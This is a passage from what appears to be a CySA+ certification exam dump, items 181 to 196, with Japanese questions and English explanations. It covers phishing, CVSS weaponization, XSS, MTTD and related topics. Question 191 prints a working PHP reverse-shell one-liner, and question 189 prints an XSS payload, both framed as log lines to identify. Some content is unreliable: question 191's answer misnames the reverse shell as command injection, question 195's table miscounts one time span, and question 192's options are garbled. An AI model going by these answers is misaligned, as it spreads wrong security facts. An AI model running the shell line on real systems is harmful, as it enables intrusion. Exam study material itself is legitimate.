
最新問題: **181**
インシデント対応アナリストは、会社の管理者だけをターゲットにした複数の電子メールがネットワークを通過していることに気付きました。電子メールには、他国の未知の Web サイトにつながる隠し URL が含まれています。


何が起こっているかを最もよく表しているのはどれですか? (2 つ選択してください。)
A. ビーコン
B. ドメインネームシステムのハイジャック
C. ソーシャルエンジニアリング攻撃
D. オンパス攻撃
E. 難読化されたリンク
F. アドレス解決プロトコルの汚染
Answer: C,E (メーッセージを残す**)**
A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

最新問題**: 182**
インシデントの後、セキュリティ アナリストは、クラウド テナントからすべての資産の構成をダウンロードするためのスクリプトを作成する必要があります。アナリストは次の認証方法のうちどれを使用する必要がありますか?
A. MFA
B. ユーザーとパスワード
C. PAM
D. キーペア
Answer: (解答を表示する**)**
Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

最新問題**: 183**

あなたは、会社のシステム強化ガイドラインを確認している侵入テスト担当者です。強化ガイドラインでは、次のことが示されています。
* デバイスごとにプライマリ サーバーまたはサービスが 1 つ必要です。
* デフォルトのポートのみを使用してください
* 安全でないプロトコルは無効にする必要があります。
* 企業のインターネットプレゼンスは保護されたサブネットに配置する必要があります 手順:
*利用可能なツールを使用して、企業ネットワーク上のデバイスと、これらのデバイスで実行されているサービスを検出します。
決定しなければならない
* 各デバイスのIPアドレス
* 各デバイスのプライマリサーバーまたはサービス
* 強化ガイドラインに基づいて無効にする必要があるプロトコル







Answer:


see the answer below in explanation:

Explanation:

Answer below images







最新問題: **184**

脆弱性スコア 7.1 の古い CVE は、ランサムウェアの配信に広く利用可能なエクスプロイトが使用されたため、スコア 9.8 に引き上げられました。アナリストがこのエスカレーションの理由として伝える可能性が最も高い要因は次のうちどれですか?

A. 範囲

B. 武器化

C. CVSS

D. 資産価値

Answer: B (メーッセージを残す**)**

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber

threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

最新問題**: 185**
API を使用してファイルから ID 管理システムに一括アクセス要求を挿入する概念は次のうちどれですか?
A. コマンドとコントロール
B. データの強化
C. 自動化
D. シングルサインオン
Answer: (解答を表示する**)**
Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting.
Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques.
Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example. Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles. Data enrichment is not related to what is described in the example. Single sign- on is a term that refers to an authentication method thatallows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services.
Single sign-on is not related to what is described in the example.

最新問題: **186**
攻撃者がインフラストラクチャ上で技術を使用してターゲットの情報資産を悪用する方法を評価するための最適なフレームワークは次のどれですか?
A. 構造化された脅威情報の表現
B. OWASP テストガイド
C. オープンソース セキュリティ テスト方法論マニュアル
D. 侵入解析のダイヤモンドモデル
Answer: D (メーッセージを残す**)**
The Diamond Model of Intrusion Analysis focuses on understanding the relationships between the adversary, their capabilities, infrastructure, and victim. It provides a structured approach to examining how attackers exploit information assets. According to CompTIA CySA+, this model is valuable for detailing attack patterns and understanding the infrastructure attackers use. The other options, like Structured Threat Information Expression (A) and OWASP Testing Guide (B), address threat data sharing and web application testing, respectively, while the Open Source Security Testing Methodology Manual (OSSTMM) (C) covers general security testing procedures.

最新問題: **187**
次のセキュリティ運用タスクのうち、自動化に最適なものはどれですか?
A. 疑わしいファイルの分析:
フォルダー内で疑わしいグラフィックを探します。
見つかったグラフィックのカテゴリに基づいて、元のフォルダー内にサブフォルダーを作成します。
疑わしいグラフィックを適切なサブフォルダに移動する
B. ファイアウォール IoC ブロックアクション:
ファイアウォールのログを調べて、最近公開されたゼロデイエクスプロイトの IoC を確認します。ログで見つかった動作をブロックするためにファイアウォールで緩和アクションを実行します。ブロックルールによって発生した誤検知を追跡します。
C. セキュリティ アプリケーション ユーザー エラー:
エラーログを検索して、ユーザーがセキュリティアプリケーションで問題を抱えている兆候を探します。ユーザーの電話番号を調べます。アプリケーションの使用に関する質問があれば、ユーザーに電話します。
D. メールヘッダー分析:
メールヘッダーのフィッシング信頼度メトリックが5以上であるかどうかを確認します。送信者のドメインをブロックリストに追加します。メールを検疫に移動します。
Answer: D (メーッセージを残す**)**
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

最新問題**: 188**
次のドキュメントのうち、イベント中のサードパーティの対応に関する要件と測定基準を定めているのはどれですか。
A. BIA
B. DRP
C. サービスレベル保証
D. 覚書
Answer: C (メーッセージを残す**)**
Comprehensive Detailed Explanation:A Service Level Agreement (SLA) defines the expectations, requirements, and metrics for third-party services, including response times and responsibilities during an event. Here's an overview of each option:
* A. BIA (Business Impact Analysis)
* Explanation: BIA is used to assess potential impacts of disruptions to business operations, but it does not specify third-party response requirements.
* B. DRP (Disaster Recovery Plan)
* Explanation: DRP provides recovery procedures for internal systems and services but does not directly establish third-party obligations.
* C. SLA (Service Level Agreement)
* Explanation: SLAs set clear expectations for third-party services, including response times, performance metrics, and specific requirements during incidents. SLAs ensure accountability for external providers during critical events.
* D. MOU (Memorandum of Understanding)
* Explanation: An MOU defines general terms and intentions between parties but lacks the specific performance metrics required in an SLA.

最新問題**: 189**
セキュリティ アナリストが Web サーバーのログを確認しているときに、次の行を発見しました:<IMG SRC='vbscript:msgbox("test")'>
次の悪意のあるアクティビティのうちどれが試みられましたか?
A. コマンドインジェクション
B. XML インジェクション
C. サーバー側のリクエストフォージェリ
D. クロスサイトスクリプティング
Answer: D (メーッセージを残す**)**
XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware12 The line in the web server log shows an example of an XSS attack using

VBScript. The attacker tried to insert an <IMG> tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks3

最新問題: **190**
脆弱性スキャン中に、いくつかの重大なバグが特定されました。SLA リスク要件では、すべての重大な脆弱性を 24 時間以内に修正する必要があります。資産所有者に通知を送信した後、計画された定期的なシステム アップグレードのため、パッチを展開できません。バグを修正するための最適な方法はどれですか。
A. アップグレードを再スケジュールし、パッチを展開する
B. パッチをインストールから除外する例外をリクエストする
C. リスクレジスタを更新し、SLAの変更をリクエストする
D. インシデント対応チームに通知し、脆弱性スキャンを再実行します。
Answer: (解答を表示する**)**
When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

最新問題: **191**
セキュリティアナリストが Web サーバーのログを確認しているときに、次の疑わしい行を発見しました。

```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru("/bin/sh -i <&3 >&3 2>&3");'
```

次のどれが試みられていますか?
A. リモートファイルのインクルード
B. コマンドインジェクション
C. サーバー側リクエストフォージェリ
D. リバースシェル
Answer: B (メーッセージを残す**)**
The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack.References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter
5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

最新問題: **192**
セキュリティ アナリストは、ゲートウェイからパケット キャプチャを収集して、疑わしい IP アドレスへの接続を検出しようとしています。セキュリティ アナリストは、次のコマンドのうちどれを実行することを検討する必要がありますか。
A. grep [IPアドレス] packets.pcapB cat packets.pcap | grep [IPアドレス]
B. tcpdump -n -r packets.pcap ホスト [IP アドレス]

C. 文字列 packets.pcap | grep [IP アドレス]
Answer: (解答を表示する**)**
tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file.
The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or thedestination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers
* https://www.reddit.com/r/CompTIA/comments/tmxx84
/passed_cysa_heres_my_experience_and_how_i_studied/

最新問題**: 193**
ある会社の顧客配信リストに多数のメールが送信されました。顧客から、メールに疑わしいリンクが含まれているとの報告がありました。会社の SOC は、リンクが悪意のあるものであると判断しました。これらのメールを減らすための最善の方法は次のどれですか。
A. DMARC
B. DKIM
C. SPF
D. SMTP
Answer: A (メーッセージを残す**)**
Comprehensive and Detailed Explanation:
DMARC (Domain-based Message Authentication, Reporting, and Conformance)helps organizations prevent email spoofing and phishing by enforcing policies based on SPF and DKIM.
* Option B (DKIM - DomainKeys Identified Mail)verifies message integritybut does not enforce policies.
* Option C (SPF - Sender Policy Framework)prevents spoofingbut is not as comprehensive as DMARC.
* Option D (SMTP - Simple Mail Transfer Protocol)is just anemail delivery protocol, not a security control.
Thus,A (DMARC) is the correct answer, asit combines SPF and DKIM to prevent spoofing and phishing attacks.

最新問題**: 194**
新しい EDR にアップグレードした後、セキュリティ アナリストは、いくつかのエンドポイントが SaaS プロバイダーと通信して重要な脅威シグネチャを受信していないという報告を受けました。インシデント対応プレイブックに準拠するために、セキュリティ アナリストは接続を検証して通信を確実に行う必要がありました。セキュリティ アナリストは、次の出力を提供するコマンドを実行しました。
コンピュータ名: comptia007
リモートポート: 443
インターフェースエイリアス: イーサネット 3

TcpTestSucceeded: False
アナリストは接続性を確保するために次のどれを使用しましたか?
A. nmap
B. tnc
C. ping
D. tracert
Answer: (解答を表示する**)**
Comprehensive Detailed Explanation:The command output shown indicates that the analyst used a TCP connection test to check if communication on port 443 (usually HTTPS) succeeded. Here's why each option was or was not suitable:
* A. nmap: While nmap can scan ports, it does not provide direct feedback on connection success or failure in the manner shown.
* B. tnc (Test-NetConnection in PowerShell): This command in PowerShell is specifically designed to test connectivity to a specified port and IP address. The output (TcpTestSucceeded: False) is characteristic of the tnc command.
* C. ping: The ping command only tests ICMP echo replies and does not indicate success or failure on specific ports.
* D. tracert: tracert traces the path packets take to reach a host but does not provide a direct indication of port availability or success.

最新問題**: 195**
ある組織では、次の表にリストされているいくつかのインシデントを追跡しています。
次のどれが組織の MTTD ですか?

Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

A. 140
B. 150
C. 160
D. 180
Answer: C (メーッセージを残す**)**
The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data: (180+150+170+140)/4 = 160 minutes. This is the correct answer according to the CompTIA CySA+ CS0-003 Certification Study Guide1, Chapter 4, page 161. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4, page 153; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4, page 161.

最新問題: **196**
経営陣は、会社のサイバーセキュリティ プログラムに関する毎月の KPI レポートを要求します。次の KPI のうち、環境内でセキュリティの脅威がどのくらいの期間気付かれないかを特定するものはどれですか?
A. 従業員の離職率
B. 侵入試行
C. 平均検出時間
D. 準備のレベル
Answer: C (メーッセージを残す**)**
Mean time to detect (MTTD) is a metric that measures the average time it takes for an organization to discover or detect an incident. It is a key performance indicator in incident management and a measure of incident response capabilities. A low MTTD indicates that the organization can quickly identify security threats and minimize their impact12.

最新問題: **197**
